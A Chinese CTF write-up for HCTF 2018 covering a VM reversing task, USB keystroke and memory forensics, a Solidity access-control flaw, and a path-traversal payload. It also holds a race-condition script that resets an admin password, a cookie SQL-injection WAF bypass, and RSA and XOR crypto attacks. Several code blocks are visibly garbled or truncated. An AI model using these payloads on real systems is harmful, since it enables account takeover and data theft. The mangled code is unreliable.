                            cout<<"0 ";
             cout <<endl;</pre>
     }
     cout <<cnt<<endl;</pre>
     result = regs[40];
     v6 = regs[40];
     for (i = 0; i < 4; ++i)
             regs[8 * i + 40] = regs[8 * i + 40 - 1];
             for (j = 0; j < 2 * i + 1; ++j)
                regs[3 - i + 9 * (i + 4 - j)] = regs[3 - i + 9 * (i + 4 - (j + 1))];
             for (k = 0; k < 2 * i + 2; ++k)
                 regs[k + 9 * (3 - i) + 3 - i] = regs[10 * (3 - i) + k + 1];
             for ( 1 = 0; 1 < 2 * i + 2; ++1 )
                 regs[9 * (1 + 3 - i) + i + 5] = regs[9 * (3 - i + 1 + 1) + i + 5];
             for ( m = 0; ; ++m )
```

```
{
        result = 2 * i + 2;
        if ( m >= result )
          break;
        regs[9 * (i + 5) + i + 5 - m] = regs[9 * (i + 5) + i + 5 - (m + 1)];
   }
   regs[72] = v6;
  v6 = regs[80];
   v7 = regs[8];
   for ( i = 8; i; --i )
    regs[10 * i] = regs[9 * (i - 1) + i - 1];
   regs[0] = v6;
   for ( j = 1; j < 9; ++j )
    regs[8 * j] = regs[8 * j + 8];
   result = 8 * j;
   regs[8 * j] = v7;
  v3 = regs[76];
  result = regs[36];
   v4 = regs[36];
   for (k = 8; k; --k)
    result = 9 * k;
    regs[9 * k + 4] = regs[9 * (k - 1) + 4];
   regs[4] = v3;
   for (1 = 0; 1 < 8; ++1)
    regs[1 + 36] = regs[1 + 37];
    result = 1 + 1;
   regs[44] = v4;
   for(i=0;i<81;i++)
       cout<<regs[i]<<' ';
       if(i%9==8)
          cout<<endl;
   }
}
然后再手写一个vmcode的parser:
11=['3013DD03','3401CC01','3632DD09','3300CC00','3015CC04','3528DD07','3027CC06','3412CC03','3026DD06','3408DD01','3311DD02','
12=['3853DD11','3435CC09','3842CC0A','3538DD0B','3750CC0D','3641DD0D','3855CC0F','3757CC10','3740DD0C','3147DD0F','3146CC0B','
13=['3080CC17','3774DD16','3271CC14','3983CC19','3482DD17','3567DD15','3188DD1A','3965CC12','3286DD19','3785CC1A','3281CC18','
oplist=['load','add','minus','div','mul','xor','xor2','xorhi','or','xor3']
op1=['32','33','34','37','38','30','36','35','31','39']
op2=['33','34','37','38','30','36','35','31','39','32']
op3=['33','31','37','34','38','32','39','35','36','30']
ma=[
[165,89,35,9,512,3,1,6,87],
[7,206,125,86,5,40,4,2,8],
[2,6,5,9,240,15,86,118,855],
[77,77,75,83,1,225,87,7,127],
[56,111,665,54,2,6,1123,1129,211],
[106,170,884,198,176,420,50,103,1],
[8,168,113,2,9,104,50,1525,6],
[5,93,1,1287,37,8,6,51,9],
[89,49,952,101,99,40,87,1,163]
]
ma_reg=[
```

```
[0.0.0.0.1.1.1.1.1]
[2,3,0,0,0,1,4,1,5],
 [2,3,3,0,0,4,4,1,5],
[2,2,3,3,3,4,1,5],
[2,3,3,4,4,4,4,6,5],
[2,2,2,7,4,6,6,6,5],
[2,8,7,7,7,6,6,5,5],
 [8,8,7,8,7,7,6,6,5],
 [8,8,8,8,8,7,7,6,5]
1 num=[
[5,9],
[1,2,3,6,7],
[2,7,8],
[1,5,6],
[2,4,6],
[1,6,8,9],
[1,6],
[1,2,8,9],
[5]
s=[]
for i in 11:
                        op=i[0:2]
                         op_s=oplist[op1.index(op)]
                         x=int(i[2])
                         y=int(i[3])
                         if i[4]=='D':
                                                              s.append(str(ma\_reg[x][y]) + ' '+hex(ma[x][y]) + ' '+op\_s + ' '+str(26-int(i[6:8],16)) + ' ('+str(x) + ', '+str(y) + ')') + (int(x) + int(x) + in
                         else:
                                                              s.append(str(ma\_reg[x][y]) + '' + hex(ma[x][y]) + '' + op\_s + '' + str(int(i[6:8],16)) + '('+str(x) + ', '+str(y) + ')') + op\_s + '' + o
for i in 12:
                         op=i[0:2]
                         op_s=oplist[op2.index(op)]
                         x=int(i[2])
                         y=int(i[3])
                         if i[4]=='D':
                                                              s.append(str(ma\_reg[x][y]) + '' + hex(ma[x][y]) + '' + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(x) + op\_s + '' + 
                         else:
                                                              s.append(str(ma\_reg[x][y]) + '' + hex(ma[x][y]) + '' + op\_s + '' + str(int(i[6:8],16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + (int(i[6:8],16)) + (int(i[6:8
for i in 13:
                         op=i[0:2]
                         op_s=oplist[op3.index(op)]
                         x=int(i[2])
                         y=int(i[3])
                         if i[4]=='D':
                                                              s.append(str(ma\_reg[x][y]) + '' + hex(ma[x][y]) + '' + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(26 - int(i[6:8], 16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + '' + str(x) + op\_s + '' + 
                                                              s.append(str(ma\_reg[x][y]) + '' + hex(ma[x][y]) + '' + op\_s + '' + str(int(i[6:8],16)) + '(' + str(x) + ', ' + str(y) + ')') + op\_s + (int(i[6:8],16)) + (int(i[6:8
 s.sort()
print '\n'.join(s)
得到一些式子,根据check的约束,我们可以用z3来求解。不过我觉得手解也挺有意思,就手动解了一下,也不是很麻烦,最后得到flag的后半:
   _R@w!_r0W!_F1g7T_YH5_P0W5R!
连起来得到完整flag:
\verb|hctf{G_1s_iN_y0@r_aRe4_0n5_0f_Th5_T0ugHtEST_EnlgMa_R@w!_r0W!_Flg7T_YH5_P0W5R!}| 
现在再回头想这道题,要是可以动态调试的话,应该可以简单个十倍把.....
```

# Misc

difficult programming language

usb流量分析题,根据usb数据包长度可以看出是键盘。

参考这篇文章(http://www.cnblogs.com/ECJTUACM-873284962/p/9473808.html),先用tshark提取出usb data,然后直接用文中的脚本提取键盘按键,但是发现提取出的有一些错误。

```
于是对照usb官方文档,修正了几个按键映射的错误,最终脚本:
```

```
normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f", "0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0
shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F", "0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0
nums = []
shifts = []
keys = open('usbdata.txt')
for line in keys:
  nums.append(line[6:8])
   shifts.append(line[0:2])
keys.close()
output = ""
for i in range(len(nums)):
  n = nums[i]
   s = shifts[i]
   if n == '00':
      continue
   if n in normalKeys:
      if s == '02':
          output += shiftKeys[n]
       else:
          output += normalKeys[n]
      output += '[unknown'+n+']'
print output
```

#### 运行得到

D'`;M?!\mZ4j8hgSvt2bN);^]+7jiE3Ve0A@Q=|;)sxwYXtsl2pongOe+LKa'e^]\a`\_X|V[Tx;:VONSRQJn1MFKJCBfFE>&<\@9!=<5Y9y7654-,P0/o-,%I)ih&%

刚好之前中科大ctf里做过一道类似的,所以很容易看出来这是malbolge,在这里可以在线运行,得到flag:hctf{m4lb0lge}


#### easydump

## 取证题,题目给了一个内存镜像,用volatility先看一下版本

```
python vol.py -f ISO/mem.data imageinfo
                                                                                                                                                 ■ ✓ ■ 10080 ■ 09:01:32
Volatility Foundation Volatility Framework 2.6
                         : volatility.debug : Determining profile based on KDBG search...
                             Suggested Profile(s): Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_2400000, Win2008R2SP1x64_240000, Win2008R2SP1x64_240000, Win2008R2SP1x64_240000, Win2008R2SP1x64_2400000, Win2008R2SP1x64_24000000, W
                                                                 AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                                                                 AS Layer2 : FileAddressSpace (/home/blackmax/download/volatility/ISO/mem.data)
                                                                     PAE type : No PAE
                                                                                    DTB : 0x187000L
                                                                                  KDBG: 0xf80004035070L
                            Number of Processors : 4
            Image Type (Service Pack) : 0
                                                KPCR for CPU 0 : 0xfffff80004036d00L
                                                 KPCR for CPU 1 : 0xfffff880009ee000L
                                                 KPCR for CPU 2 : 0xfffff88004568000L
                                                 KPCR for CPU 3 : 0xfffff880045dd000L
                                      KUSER_SHARED_DATA : 0xffffff7800000000L
                                 Image date and time : 2018-11-07 08:26:52 UTC+0000
             Image local date and time : 2018-11-07 16:26:52 +0800
```

## 可以看到是win7镜像,接下来看一下进程列表,发现有一个画板进程,猜测会以图片形式留一些线索

0xfffffa8002de1560 mspaint.exe 2768 1696 6 122 1 0 2018-11-07 08:16:05 UTC+0000



## Crypto

```
Blockchain
ez2win
代码审计,题目 hint 给出了源代码:
pragma solidity ^0.4.24;
* @title ERC20 interface
* @dev see https://github.com/ethereum/EIPs/issues/20
interface IERC20 {
 function totalSupply() external view returns (uint256);
 function balanceOf(address who) external view returns (uint256);
 function allowance(address owner, address spender)
   external view returns (uint256);
 function transfer(address to, uint256 value) external returns (bool);
 function approve(address spender, uint256 value)
   external returns (bool);
 function transferFrom(address from, address to, uint256 value)
   external returns (bool);
 event Transfer(
   address indexed from,
   address indexed to,
   uint256 value
 );
 event Approval(
   address indexed owner,
   address indexed spender,
   uint256 value
 );
```

```
event GetFlag(
  string b64email,
  string back
);
}
* @title SafeMath
* @dev Math operations with safety checks that revert on error
library SafeMath {
 * @dev Multiplies two numbers, reverts on overflow.
 function mul(uint256 \ a, \ uint256 \ b) internal pure returns (uint256) {
  // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
  // benefit is lost if 'b' is also tested.
  // \ {\tt See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522}
  if (a == 0) {
    return 0;
  uint256 c = a * b;
  require(c / a == b);
  return c;
 st @dev Integer division of two numbers truncating the quotient, reverts on division by zero.
 function div(uint256 a, uint256 b) internal pure returns (uint256) {
  require(b > 0); // Solidity only automatically asserts when dividing by 0
  uint256 c = a / b;
  // assert(a == b * c + a % b); // There is no case in which this doesn't hold
  return c;
 * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).
 function sub(uint256 a, uint256 b) internal pure returns (uint256) {
  require(b <= a);
  uint256 c = a - b;
  return c;
 \mbox{*} @dev Adds two numbers, reverts on overflow.
 function add(uint256 a, uint256 b) internal pure returns (uint256) {
  uint256 c = a + b;
  require(c >= a);
  return c;
* @title Standard ERC20 token
* @dev Implementation of the basic standard token.
* https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
* Originally based on code by FirstBlood: https://github.com/Firstbloodio/token/blob/master/smart_contract/FirstBloodToken.sol
```

```
contract ERC20 is IERC20 {
 using SafeMath for uint256;
 mapping (address => uint256) public _balances;
 mapping (address => mapping (address => uint256)) public _allowed;
 mapping(address => bool) initialized;
 uint256 public _totalSupply;
 uint256 public constant _airdropAmount = 10;
 * @dev Total number of tokens in existence
 function totalSupply() public view returns (uint256) {
  return _totalSupply;
 /**
 * @dev Gets the balance of the specified address.
 * @param owner The address to query the balance of.
 ^{\star} @return An uint256 representing the amount owned by the passed address.
 function balanceOf(address owner) public view returns (uint256) {
  return _balances[owner];
 // airdrop
 function AirdropCheck() internal returns (bool success){
   if (!initialized[msg.sender]) {
          initialized[msg.sender] = true;
           _balances[msg.sender] = _airdropAmount;
           _totalSupply += _airdropAmount;
       return true;
 }
 \mbox{\scriptsize *} @dev Function to check the amount of tokens that an owner allowed to a spender.
 \ensuremath{^{\star}} @param owner address The address which owns the funds.
 * @param spender address The address which will spend the funds.
 ^{\star} @return A uint256 specifying the amount of tokens still available for the spender.
 function allowance(
  address owner,
  address spender
  public
  view
  returns (uint256)
  return _allowed[owner][spender];
 * @dev Transfer token for a specified address
 * @param to The address to transfer to.
 * @param value The amount to be transferred.
 function transfer(address to, uint256 value) public returns (bool) {
  AirdropCheck();
  _transfer(msg.sender, to, value);
  return true;
 * @dev Approve the passed address to spend the specified amount of tokens on behalf of msg.sender.
```

```
* Beware that changing an allowance with this method brings the risk that someone may use both the old
  * and the new allowance by unfortunate transaction ordering. One possible solution to mitigate this
  * race condition is to first reduce the spender's allowance to 0 and set the desired value afterwards:
  * https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729
  ^{\star} @param spender The address which will spend the funds.
  * @param value The amount of tokens to be spent.
  * /
 function approve(address spender, uint256 value) public returns (bool) {
  require(spender != address(0));
  AirdropCheck();
   _allowed[msg.sender][spender] = value;
  return true;
 \ensuremath{^{\star}} @dev Transfer tokens from one address to another
  ^{\star} @param from address The address which you want to send tokens from
  * @param to address The address which you want to transfer to
  * @param value uint256 the amount of tokens to be transferred
  * /
 function transferFrom(
  address from,
  address to,
  uint256 value
  public
  returns (bool)
  require(value <= _allowed[from][msg.sender]);</pre>
  AirdropCheck();
   _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
   _transfer(from, to, value);
  return true;
 * @dev Transfer token for a specified addresses
 \ensuremath{^{\star}} @param from The address to transfer from.
 * @param to The address to transfer to.
 * @param value The amount to be transferred.
 function _transfer(address from, address to, uint256 value) {
  require(value <= _balances[from]);</pre>
  require(to != address(0));
  require(value <= 10000000);
   _balances[from] = _balances[from].sub(value);
   _balances[to] = _balances[to].add(value);
}
contract D2GBToken is ERC20 {
 string public constant name = "D2GB";
 string public constant symbol = "D2GB";
 uint8 public constant decimals = 18;
 uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));
 * @dev Constructor that gives msg.sender all of existing tokens.
 constructor() public {
  _totalSupply = INITIAL_SUPPLY;
   _balances[msg.sender] = INITIAL_SUPPLY;
   initialized[msg.sender] = true;
   emit Transfer(address(0), msg.sender, INITIAL_SUPPLY);
```

```
//flag
function PayForFlag(string b64email) public payable returns (bool success){
  require (_balances[msg.sender] > 10000000);
    emit GetFlag(b64email, "Get flag!");
}
可以看到关键函数 _transfer 不加 private 修饰,因此是默认的 public 方法,进而导致所有人都可以调用该方法:
function _transfer(address from, address to, uint256 value) {
  require(value <= _balances[from]);</pre>
  require(to != address(0));
  require(value <= 10000000);
  _balances[from] = _balances[from].sub(value);
  _balances[to] = _balances[to].add(value);
由此构造交易即可满足该条件:
           address acb7a6dc0215cfe38e7e22e3f06121d2a1c42f6c
   to address af903418a7628e91f243b940ee7fdaf3a3727c4c
          uint256 1000000
   value
           address acb7a6dc0215cfe38e7e22e3f06121d2a1c42f6c
Ω
   to address af903418a7628e91f243b940ee7fdaf3a3727c4c
1
   value uint256 1000000
获得 flag: hctf{0hhhh_m4k3_5ur3_y0ur_acc35s_c0n7r01}
Web
Warmup
签到题,绕过判断即可,源码如下:
<?php
  class emmm
   {
      public static function checkFile(&$page)
          $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
          if (! isset($page) | !is_string($page)) {
              echo "you can't see it";
              return false;
          }
          if (in_array($page, $whitelist)) {
              return true;
          $_page = mb_substr(
              $page,
              mb_strpos($page . '?', '?')
           );
          if (in_array($_page, $whitelist)) {
              return true;
          }
          $_page = urldecode($page);
          $_page = mb_substr(
              $_page,
              0.
              mb_strpos($_page . '?', '?')
           );
```

可以通过构造 <a href="http://warmup.2018.hctf.io/index.php?file=source.php%3f/../../../ffffilllaaaagggg">http://warmup.2018.hctf.io/index.php?file=source.php%3f/../../../ffffilllaaaagggg</a> 绕过判断,即可拿到flag:hctf{e8a73a09cfdd1c9a11cca29b2bf9796f}

admin

条件竞争,通过提示可以在 github 搜索到源代码: <a href="https://github.com/woadsl1234/hctf\_flask/">https://github.com/woadsl1234/hctf\_flask/</a>

然后源码审计,可以看到题目的要点是成为 admin,然后我们看到题目提供了修改 password 的操作,而且用来检查的 name 是用户可控的。所以只要同时达成以下几个条件,即可修改 admin 密码:

- 1. 用户处于登录并尝试修改密码
- 2. 用户登出后以 admin 作为用户名登录

```
所以利用条件竞争,脚本如下:
```

```
@app.route('/login', methods = ['GET', 'POST'])
def login():
   if current_user.is_authenticated:
       return redirect(url_for('index'))
   form = LoginForm()
   if request.method == 'POST':
       name = strlower(form.username.data)
       session['name'] = name
       user = User.query.filter_by(username=name).first()
       if user is None or not user.check_password(form.password.data):
          flash('Invalid username or password')
           return redirect(url_for('login'))
       login_user(user, remember=form.remember_me.data)
       return redirect(url_for('index'))
   return render_template('login.html', title = 'login', form = form)
@app.route('/logout')
def logout():
  logout_user()
   return redirect('/index')
@app.route('/change', methods = ['GET', 'POST'])
   if not current_user.is_authenticated:
       return redirect(url_for('login'))
   form = NewpasswordForm()
   if request.method == 'POST':
       name = strlower(session['name'])
       user = User.query.filter_by(username=name).first()
       user.set_password(form.newpassword.data)
       db.session.commit()
       flash('change successful')
       return redirect(url_for('index'))
   return render_template('change.html', title = 'change', form = form)
```

```
import requests
import threading
def login(s, username, password):
   data = {
       'username': username,
       'password': password,
       'submit': ''
   }
   return s.post("http://admin.2018.hctf.io/login", data=data)
def logout(s):
   return s.get("http://admin.2018.hctf.io/logout")
def change(s, newpassword):
   data = {
      'newpassword':newpassword
   return s.post("http://admin.2018.hctf.io/change", data=data)
def func1(s):
   login(s, 'ddd', 'ddd')
   change(s, 'qweqweabcabc')
def func2(s):
   logout(s)
   res = login(s, 'admin', 'qweqweabcabc')
   if '<a href="/index">/index</a>' in res.text:
       print('finish')
def main():
   for i in range(1000):
      print(i)
       s = requests.Session()
       t1 = threading.Thread(target=func1, args=(s,))
       t2 = threading.Thread(target=func2, args=(s,))
       t1.start()
       t2.start()
if __name__ == "__main__":
   main()
以修改后的账号即可登录 admin, 获得 flag: hctf{un1c0dE_cHe4t_1s_FuNnying}
kzone
扫描得到后台管理界面和源代码: http://kzone.2018.hctf.io/admin/, http://kzone.2018.hctf.io/www.zip
进行源码审计,发现 include/member.php 存在注入问题:
<?php
if (isset($_COOKIE["islogin"])) {
   if ($_COOKIE["login_data"]) {
       $login_data = json_decode($_COOKIE['login_data'], true);
       $admin_user = $login_data['admin_user'];
       $udata = $DB->get_row("SELECT * FROM fish_admin WHERE username='$admin_user' limit 1");
       if ($udata['username'] == '') {
           setcookie("islogin", "", time() - 604800);
           setcookie("login_data", "", time() - 604800);
       $admin_pass = shal($udata['password'] . LOGIN_KEY);
       if ($admin_pass == $login_data['admin_pass']) {
           $islogin = 1;
       } else {
           setcookie("islogin", "", time() - 604800);
           setcookie("login_data", "", time() - 604800);
       }
   }
}
```

由于 session 是用户可控的, 所以我们可以尝试利用 cookie 进行注入。

可以看到校验的方式是 \$admin\_pass == \$login\_data['admin\_pass']),而用户可以通过 **sql** 注入的方式控制 \$admin\_pass 最终的值,所以可以实现免密码登录。

```
可以看到在 safe.php 中定义了 waf 函数:
```

```
<?php
function waf($string)
  return preg_replace_callback($blacklist, function ($match) {
      return '@' . $match[0] . '@';
  }, $string);
}
function safe($string)
  if (is_array($string)) {
      foreach ($string as $key => $val) {
          $string[$key] = safe($val);
      }
  } else {
      $string = waf($string);
  return $string;
}
foreach ($_GET as $key => $value) {
  if (is_string($value) && !is_numeric($value)) {
      $value = safe($value);
  $_GET[$key] = $value;
}
foreach (\prescript{\$\_POST} as \prescript{\$key} => \prescript{\$value}) {
  if (is_string($value) && !is_numeric($value)) {
      $value = safe($value);
  $_POST[$key] = $value;
}
foreach ($_COOKIE as $key => $value) {
  if (is_string($value) && !is_numeric($value)) {
      $value = safe($value);
  $_COOKIE[$key] = $value;
unset($cplen, $key, $value);
```

但由于 waf 校验在 cookie 的 encode 之前,所以我们可以通过 \u0000 来绕过相应校验,如用 \u0073elect 来代替 select......

成功 SQL 注入后即可登录界面,但发现没有 flag 的存在,所以继续对数据库进行注入。

用于我们可以通过控制该注入点的方式来让用户登录成功 / 失败,所以可以利用盲注来爆破数据库中的字段。最终爆破得到 flag 在数据库的 F1444g 表的 F1a9 列。

得到 flag: HCTF{4526A8CBD741B3F790F95AD32C2514B9}

### Crypto

xor rsa

题目e=5,给了c1,c2,N

由代码可知m1与m2只有低40bit不同,因此可用Franklin-Reiter related-message attack sage脚本如下:

e=5

```
PRxy. \langle x, y \rangle = PolynomialRing(Zmod(n1))
PRx.<xn> = PolynomialRing(Zmod(n1))
\texttt{PRZZ}.<\!\!\texttt{xz},\!\!\texttt{yz}\!\!>\; =\; \texttt{PolynomialRing}(\texttt{Zmod}(\texttt{n1}))
g1 = x**e - C1
g2 = (x + y)**e - C2
q1 = g1.change_ring(PRZZ)
q2 = g2.change_ring(PRZZ)
h = q2.resultant(q1)
# need to switch to univariate polynomial ring
# because .small_roots is implemented only for univariate
h = h.univariate_polynomial() # x is hopefully eliminated
h = h.change_ring(PRx).subs(y=xn)
h = h.monic()
print n1.nbits()
kbits=40
roots = h.small_roots(X=2^kbits, beta=0.3)
assert roots, "Failed1"
diff = roots[0]
if diff > 2**kbits:
 diff = -diff
  C1, C2 = C2, C1
print "Difference:", diff
print "N=",n1
print "c1=",C1
print "c2=",C2
print "r=",diff
def franklin_reiter(c_array, N, r, e=3):
 P.<x> = PolynomialRing(Zmod(N))
 c1, c2 = c_{array}
 equations = [x ^e - c1, (x + r) ^e - c2]
 g1, g2 = equations
 print(type(q1))
 return -composite_gcd(g1,g2).coefficients()[0]
def composite_gcd(g1,g2):
  return g1.monic() if g2 == 0 else composite_gcd(g2, g1 % g2)
e=5
r= 471123279813
c array=[c1,c2]
print(franklin_reiter(c_array,N,r,e=5))
将解出的m1与m2发还给服务器即可获得flag
xor game
根据题目描述和给出的python脚本可以看出,这道题是把一段poem与flag做了异或加密,并给我们了加密的密文。
由于poem是一段有意义的英文,我们可以用词频分析来解决。
这里我直接用xortool,将密文转为hex,指定空格为最常见字符:
python xortool -x -c 20 c.txt
得到key长度为21,和一些看起来很像flag的key:
The most probable key lengths:
 3: 12.1%
```

7: 14.0%

```
9: 10.0%
 11: 10.0%
 14: 11.3%
 18: 7.7%
 21: 15.9%
 28: 6.3%
 30: 5.1%
 42: 7.6%
Key-length can be 3*n
8 possible key(s) of length 21:
607\x1ai6_i+te7es1ing!@#
\texttt{6o7} \\ \texttt{x1ai6\_i+te7es1ing!} \\ \texttt{x05\#}
\texttt{6o7} \\ \texttt{x1ai?\_i+te7es1ing!@\#}
607\x1ai?_i+te7es1ing!\x05\#
xo7\x1ai6_i+te7es1ing!@#
Found 8 plaintexts with 95.0%+ printable characters
See files filename-key.csv, filename-char_used-perc_printable.csv
```

在这些key对应解出的明文中可以明显看出一些英文单词的一部分,搜索发现是泰戈尔的生如夏花。

于是直接把原文前21位和密文作异或即可得到flag , 补上格式:hctf{xor\_is\_interesting!@#}

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